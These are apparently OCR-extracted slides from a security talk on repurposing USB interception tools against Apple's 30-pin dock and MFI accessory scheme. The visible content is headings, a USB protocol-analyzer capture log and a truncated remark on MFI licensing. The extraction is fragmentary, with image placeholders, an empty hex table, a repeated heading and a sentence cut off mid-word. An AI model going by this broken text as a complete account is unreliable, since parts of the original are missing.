
Details


Offset	0	1	2	3	4	5	6	7	ASCII
0x0000									

Attacking the Software

Attacking the Software

REpurposing old tools: PFI Port Forwarding Interceptor






06 05 IN txn [720 POLL] 00 00 00 06 00 00 00 49 00
[1 SOF] [Frame: 1965.0]
06 05 IN txn [5 POLL] 00 00 00 06 00 00 01 89 00
[446 SOF] [Frames: 1965.1 - 2020.6]
06 05 [14563 IN-NAK]
06 05 [1 ORPHANED]
06 03 [36 IN-NAK]
[3 SOF] [Frames: 1635.1 - 1635.3]
OUT txn 55 53 42 43 7C 66 05
[63 ORPHANED] [Periodic Timeout]
[63 ORPHANED] [Periodic Timeout]
[63 ORPHANED] [Periodic Timeout]
[2162 SOF] [Frames: 1635.4 - 1905.5]
[1660 SOF] [Frames: 386.6 - 594.1]
Control Transfer 03
[311 SOF] [Frames: 594.2 - 633.0]
OUT txn 55 53 42 43 79 66 05 00 00
[3 SOF] [Frames: 633.1 - 633.3]
OUT txn 55 53 42 43 7A 66 05 00 12


Apple USB

- As a software iOS developer, you can’t just write code that talks to custom hardware using the 30-pin Doc

Vendors with custom hardware have to go through MFI

